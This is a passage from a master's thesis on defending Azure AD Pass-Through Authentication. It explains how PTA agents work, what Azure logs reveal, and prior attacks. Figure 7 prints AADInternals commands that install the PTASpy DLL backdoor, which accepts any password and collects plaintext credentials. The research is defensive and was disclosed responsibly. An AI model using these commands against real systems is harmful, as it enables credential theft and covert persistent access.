Defending Azure Active Directory

Pass-Through Authentication Attacks and Countermeasures

Nestori Syynimaa

Master's thesis
August 2023
Master's Degree Programme in Information Technology, Cyber Security

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

Description

Syynimaa, Nestori

Defending Azure Active Directory: Pass-Through Authentication Attacks and Countermeasures

Jyväskylä: JAMK University of Applied Sciences, August 2023, 58 pages

Master's Degree Programme in Information Technology, Cyber Security. Master's thesis.

Permission for open access publication: Yes

Language of publication: English

Abstract

Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management system used by 90 per cent of Fortune 500 organisations. Pass-through Authentication (PTA) is one of the hybrid authentication methods supported by Azure AD. It is based on an agent installed on an on-premises server, communicating with Azure AD to respond to authentication requests.

Secureworks Taegis XDR is a cloud-native security platform that uses automation to prevent, detect, and respond to advanced threats. The research aimed to implement countermeasures against PTA-related attacks on Taegis XDR. This aim was divided into three concrete objectives: study PTA details, find possible vulnerabilities and exploitation techniques, and research how to detect and respond to exploitations.

Vulnerabilities enabling novel PTA-related attacks allowing threat actors to gain remote, persistent, and undetectable access to target organisation Azure AD were found. However, countermeasures could not be implemented due to lack of available detection and remediation mechanisms of Azure AD.

The main output of the research is three artefacts: PTA Attack Graph, exploit automation solution and PTAAgentDump tool. The first artefact summarises the current knowledge of PTA-related attacks, and the second artefact automates PTA-attack simulation. The main contribution, the PTAAgentDump tool, allows administrators to identify ongoing remote PTA-related attacks, which can't be done with Microsoft tools.

Keywords/tags (subjects)

cyber attacks, cloud services, authentication, countermeasures

Miscellaneous (Confidential information)

Contents

Figures

Tables

Acronyms

AD	Active Directory
AD FS	Active Directory Federation Services
AITM	Adversary-In-The-Middle
API	Application Programming Interface
Azure AD	Azure Active Directory
CBA	Certificate-Based Authentication
DSR	Design Science Research
DSRM	Design Science Research Method
DoS	Denial-of-Service
FIFO	First In First Out
IAM	Identity and Access Management
IOC	Indication Of Compromise
LSASS	Local Security Authority Subsystem Service
MITM	Man-In-The-Middle
MSRC	Microsoft Security Response Center
PHS	Password Hash Synchronisation
POC	Proof-Of-Concept
PTA	Pass-Through Authentication
SAML	Security Assertion Markup Language
SLR	Systematic Literature Review
SaaS	Software-as-a-Service
VM	Virtual Machine
XDR	eXtended Detection and Response

1 Introduction

Organisations need to protect their information systems (IS) from internal and external threats. The information security has been described using a CIA triad, *i.e.*, confidentiality, integrity, and availability, since the 1970s (Samonas & Coss, 2014). Confidentiality means protecting information in a way that it can only be accessed by authorised people, integrity that the information can't be altered without permission, and availability that the information can be accessed when needed (Samonas & Coss, 2014).

Cyber adversaries may attack organisations for various reasons. The attacker's motivation is crucial to the defence (Parker et al., 2004) and can be curiosity, financial, notoriety, revenge, recreation, ideology, or sexual impulse (Chng et al., 2022). The complexity of information systems has increased in recent years (Benbya et al., 2020), which means more available targets for adversaries. Attacks can be targeted or opportunistic (CompTIA, 2019), and the complexity is likely to give more room for opportunistic attacks.

To keep information systems secured, organisations need to prevent, detect, and recover from cyber attacks (CompTIA, 2019). Prevention refers to securing information systems to minimise the likelihood of successful attacks. Detecting refers to a capability to detect attacks, and recovery to a capability to respond to attacks.

When organisations move from on-premises solutions to cloud services, the absence of physical environment changes the security posture (Kemp, 2018). For instance, Microsoft uses a shared responsibility model to describe the division of responsibility between Microsoft and their customers (Microsoft, 2022d). For Software as a Service (SaaS) workloads, customers are responsible for the information, devices, and accounts and identities. As the identity is a crucial part of protecting information systems, the current focus is on protecting users' identities (Harding, 2013).

The challenge to detect attacks against cloud services is the available data sources. Depending on the service model, cloud providers can be responsible for physical environments, operating systems, network controls, and directory infrastructure. The logs that are gathered from these components are not exposed to customers. Instead, customers need to rely on the logs available for the used service. For instance, Azure Active Directory (Azure AD) provides Sign-ins logs and Audit logs. These logs are available via the Azure portal or Microsoft Graph API for 7 to 30 days, depending on the Azure subscription (Microsoft, 2023a).

Secureworks Taegis is a cloud-native security platform that "gathers and interprets telemetry across your ecosystem, continuously applying advanced analytics to prioritize alerts for more rapid response to the most serious threats first" (Secureworks, 2023b). Taegis XDR is one of the three key components of the Taegis platform. It prevents, detects, and responds to advanced threats with automation and machine learning-based analytics (Secureworks, 2023a). Taegis supports major cloud service providers, including Amazon, Google, and Microsoft. From the Microsoft cloud, Taegis can ingest information from Azure AD Sign-ins and Audit logs and Microsoft security provider alerts (Droski, 2021).

This thesis reports a design science research project conducted to implement Taegis XDR countermeasures for one of the Azure AD authentication options, pass-through authentication (PTA). The research timeline is illustrated in Figure 1. Literature review and research activities took place between March 1 and November 16, 2022. It should be noted that research results have been published before the publication of this thesis in blog posts, GitHub, and non-scientific cyber security conferences. This was done for two reasons. First, cyber security domain in general is changing rapidly and may make publication obsolete in the time of publishing (Edgar & Manz, 2017). Second, and more importantly, the author and the commissioner of the thesis wanted to provide both awareness of and tools to recognise possible active cyber-attacks as soon as it was possible.




Figure 1. Research timeline

The rest of the thesis is organised as follows. The key concepts, research aim, and ethical considerations are discussed in this Section. The previous research is introduced in Section 2 and research methodology in Section 3. The results of the research are presented in Section 4. The thesis is concluded by discussion in Section 5.

1.1 Azure Active Directory and Pass-Through Authentication

Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management (IAM) solution (Microsoft, 2021b). In 2022, it was used by 88 per cent of Fortune 500 organisations and 95 per cent of top 2000 universities globally (Syynimaa, 2022b). Azure AD should not be confused with Active Directory (AD), Microsoft's on-premises directory solution. In 2014, AD was used by 95 per cent of Fortune 500 organisations (InfoSecurity Magazine, 2014). Thus, it can be assumed that up to 95 per cent of Taegis customers are using both AD and Azure AD.

Azure AD can be used as a cloud-only or hybrid IAM. In a hybrid configuration, the organisation's identities are synchronized from on-prem AD to Azure AD. Microsoft offers multiple hybrid authentication options: Password Hash Synchronisation (PHS), Pass-Through Authentication (PTA), and Federation (AD FS) (Microsoft, 2021b). All options allow using the same username and password in both AD and Azure AD. However, in a technical sense, these options are fundamentally different. PHS synchronises password hashes from on-prem AD to Azure AD, and AD FS uses cryptographically signed Security Assertion Markup Language (SAML) tokens. PTA is based on an agent installed on an AD-joined on-prem server, which handles authentication requests sent from Azure AD.

Microsoft recommends PHS and PTA over AD FS (Microsoft, 2023k). However, in 2022, 68 per cent of Fortune 500 organisations still used AD FS (Syynimaa, 2022b). This leaves 32 per cent for PHS and PTA. It should be noted that technically organisations can use AD FS for certain domains and PHS or PTA for others simultaneously. There is no publicly available data on how common this scenario is, but it is safe to assume that it is rare. There is no publicly available information of the ratio between PHS and PTA, but it can be assumed that the majority is using PHS. Thus, PTA can be estimated to be used by 0 to 32 per cent of Fortune 500 organisations. In total, Azure AD is used by more than 15 million organisations globally (Microsoft, 2023f). Although there is no data for all organisations, there can be potentially millions of organisations using PTA.

This thesis focuses on PTA, limiting other authentication options out-of-scope. PTA was chosen because PTA-related attacks were not researched in detail earlier, leaving a possible gap to PTA-related countermeasures.

1.2 Research Aim and Objectives

This thesis aims to implement countermeasures against PTA-related attacks to Taegis XDR. The aim was further divided into more concrete objectives. The first objective is to study PTA implementation details further. The second objective is to find possible new vulnerabilities and exploitation techniques. Finally, the third objective is to research how to detect and respond to exploitation.

For scientific contribution, a *PTA Attack Graph* is created to document known PTA-related attacks. The graph will be updated during the research based on research findings.

1.3 Research Questions

The desired outcome of this research is artefacts, *i.e.*, PTA countermeasures. As such, this is a design science research (DSR) project (Peffers et al., 2007). Based on the previous research (see Section 2), the following research questions were formed using the "How can we implement" style (Thuan et al., 2019).

PTA agents are using certificate-based authentication (CBA). One of the current PTA attacks is based on registering a new PTA agent, which also creates a new certificate. Impersonating an existing PTA agent would require access to public and private keys of the certificate it uses for CBA. However, Windows doesn't support exporting PTA certificates with private keys. Therefore, the first research question is:

RQ 1. How can we export the PTA agent certificate?

The second research question examines how the exported PTA agent certificate could be exploited. The first option is to use it with Microsoft's PTA agent on an attacker-controlled computer. The second option is to build a custom agent that mimics the behaviour of the Microsoft PTA agent. Finally, if the exploitation is successful, we need to know how the exploitation could be detected. As such, the second research question was further divided into the following three sub-questions:

RQ 2. How can we exploit the certificate?

- 2.1. How can we exploit the certificate using Microsoft PTA agent?
- 2.2. How can we exploit the certificate using a custom-built PTA agent?
- 2.3. How can we detect the exploitation?

During the research, two more research questions emerged. First, it turned out that installing and configuring Microsoft PTA agents to use compromised certificates involved a lot of manual work. This didn't provide an ideal environment for systematic research. To address this issue, a third research question was formed:

RQ 3. How can we automate the exploitation of the certificate?

In the final stages of the research, it turned out that Microsoft Azure AD did not provide adequate log sources or APIs to detect the novel attacks found during the research. This raised the fourth and final research question:

RQ 4. How can we detect exploitation without log sources & API?

1.4 Ethical Considerations

This research was conducted following research guidelines set by the Finnish Advisory Board on Research Integrity (2012) and the ethical principles of Jyväskylä University of Applied Sciences (Jyväskylän ammattikorkeakoulu, 2018).

Cyber adversaries are purposeful and intelligent (MITRE, 2010), and actively discover and exploit design flaws (Millett et al., 2017). These flaws can result in malicious software or using legitimate software and protocols for malicious purposes (Kott, 2014). To protect against threats, defenders must understand the specific techniques used in the attack (Millett et al., 2017). This research aims to implement countermeasures for PTA-related attacks but will also likely reveal design flaws that adversaries could exploit.

The author acknowledges the ethical issue related to the research. The information to develop and implement proactive measures should be shared with those who can use it (Millett et al., 2017). At the same time, the shared information should not help adversaries to exploit vulnerabilities (Kirichenko et al., 2020). Two principles were adopted to address this issue and minimise the negative effects on publishing the research results. First, the research follows Microsoft Bug Bounty program rules to remain protected by Microsoft Legal Safe Harbour (Microsoft, 2023j). This includes disclosing research findings responsibly, *i.e.*, giving Microsoft a fair chance to fix the found vulnerabilities before disclosure. The research was conducted in a dedicated Azure AD tenant to avoid risks to existing Azure AD customers. Second, the found exploitation techniques are only disclosed if easy-to-use countermeasures can be published simultaneously.

2 Previous Research

This thesis is about building PTA exploit countermeasures to Taegis XDR. The relevant previous research would therefore be technical rather than scientific. As such, no systematic literature review (SLR) was conducted (see Kitchenham et al., 2009). The author had good background information about the state of PTA research at the time, so snowballing technique (see Edgar & Manz, 2017) was used instead, using the known previous PTA research as a starting point. Snowballing should yield to same results as SLR (Jalali & Wohlin, 2012).

2.1 How PTA works?

Per Microsoft documentation (see Microsoft, 2023e), PTA works as illustrated in Figure 2. First, the user enters credentials in Azure AD login page. Azure AD encrypts the credentials and places them on a queue. PTA agent picks up the credentials from the queue, decrypts them, and validates them against on-premises Active Directory. Finally, PTA agent returns the results to Azure AD.




2 User redirected to Azure AD for sign-in
Microsoft Azure Active Directory
4 Username & encrypted password placed on a queue
3 User enters username & password
User
10 Azure AD completes the sign-in process
1 User tries to access app
11 If successful, user gets access to app
App
On-premises
5 On-premises agent picks up the request from the queue
9 Agent returns response to Azure AD
Windows Server Active Directory
6 Agent decrypts password using its private key
8 Active Directory returns result to agent
Pass-through authentication agent
7 Agent validates username & password against Active Directory

Figure 2. How does pass-through authentication work? (Microsoft, 2023e)

Microsoft has not exposed technical details on how PTA works. However, multiple researchers have published their findings regarding PTA technology (see Chester, 2019; Felton, 2017; Syynimaa, 2022d). PTA agents use a certificate stored in the personal certificate store of *Local Machine* (Felton, 2017). The certificate is used for certificate-based authentication and for decrypting authentication requests (Felton, 2017). When the PTA agent starts, it first retrieves a bootstrap containing URLs for Azure Service Bus endpoints (Felton, 2017). Azure AD uses Azure Service Bus to send encrypted authentication requests to PTA agents. After receiving the authentication request, the PTA agent decrypts the credentials and passes them to *LogonUserW* (see Microsoft, 2023h) function (Felton, 2017). Finally, the PTA agent returns the results to Azure AD (Felton, 2017). The protocol details used by the PTA agent to communicate with Azure AD were published in 2020 (Syynimaa, 2020b).

2.2 Logging and Monitoring PTA Agents

When a PTA agent is registered to Azure AD, it appears in the Azure Portal. Administrators can see the IP address and the name of the computer running the agent, and the agent status (Figure 3).



Passthrough Authentication


Azure Active Directory

We recommend that you have a minimum of 3 authentication agents running on your tenant. Learn more

Authentication Agent	IP	Status
PTA01	88.[redacted]	⚠
DC.[redacted]	20.[redacted]	✓

Figure 3. List of PTA agents in Azure Portal


The PTA agent information can be accessed programmatically using the AADInternals toolkit (Figure 4).



```
PS C:\> Get-AADIntProxyAgents


id                        : 60c10ff8-[redacted]-38f8ce0a0ab0
machineName               : PTA01
externalIp                : 88.[redacted]
status                    : inactive
supportedPublishingTypes  : {authentication}

id                        : 8460dfcd-[redacted]-7371c454646f
machineName               : DC.[redacted]
externalIp                : 20.[redacted]
status                    : active
supportedPublishingTypes  : {authentication}
```

Figure 4. List of PTA agents in AADInternals

When the PTA agent is registered, a *Register connector* event is added to the Azure AD *Audit log* (see Figure 5). The event includes information on when the agent was registered and by whom. However, the agent ID is not shown in the event.



Audit Log Details

Activity

Date	6/30/2023, 5:26 PM
Activity Type	Register connector
Correlation ID	735f5446-0aae-4b77-8203-2f0306690e5a
Category	ResourceManagement
Status	success
Status reason	
User Agent	


Initiated by (actor)

Additional Details

Type	User
Display Name	
Object ID	7a0f978b-[redacted]-d5e3f7a86930
User Principal Name	admin@[redacted]

Figure 5. *Register connector* event in Azure AD Audit log

When users authenticate using PTA, the PTA agent id is available on the Authentication Details tab of the corresponding sign-in event in the Azure AD sign-ins log (see Figure 6).



Activity Details: Sign-ins


Date	Authentic...	Authentication method detail	Succeeded
6/30/2023, 5:50:18 PM	Password	Pass-through Authentication; PTA AgentId: 8460dfcd-[redacted]-7371c4...	true

Figure 6. Authentication Details in Azure AD Sign-ins log

2.3 Attacking PTA

In 2019, a novel attack vector using PTA was introduced. After compromising the server running the PTA agent, adversaries could replace *LogonUserW* by injecting a Dynamic Linking Library (DLL) into the PTA agent process (Chester, 2019). This would allow adversaries to 1) harvest credentials and 2) allow or deny login requests. This attack requires persistent access to the computer running the PTA agent, as restarting the PTA agent would remove the injected DLL.

PTASpy (Syynimaa, 2021) is a DLL leveraging technique introduced by Chester (2019). It was included in AADInternals v0.2.0 in May 2019. Once deployed on the PTA agent server, PTASpy harvests credentials and accepts any password, allowing it to be used as a backdoor (Syynimaa, 2020c). AADInternals provides an easy way to install PTASpy and dump harvested credentials (Figure 7). This attack requires *Local Administrator* privileges on the target computer running the PTA agent. As this attack takes place on a server running a PTA agent, it can be easily detected.



```
PS C:\> Install-AADIntPTASpy
WARNING: Microsoft Visual C++ 2015 Redistributable (x64) seems not to be install
ed! If PTASpy installation fails, install from: https://download.microsoft.com/d
ownload/6/A/A/6AA4EDFF-645B-48C5-81CC-ED5963AEAD48/vc_redist.x64.exe
Are you sure you wan't to install PTASpy to this computer? Type YES to continue
or CTRL+C to abort: yes
Installation successfully completed!
All passwords are now accepted and credentials collected to C:\PTASpy\PTASpy.csv


PS C:\> Get-AADIntPTASpyLog -DecodePasswords

UserName               Password                Time
--------               --------                ----
DiegoS@[redacted]  MySuperSecretPassword!! 7/30/2023 7:52:47 AM



PS C:\>
```

Figure 7. Installing PTASpy with AADInternals

This attack is a starting point for the PTA Attack Graph, illustrated using Business Process Model and Notation (BPMN) in Figure 8.


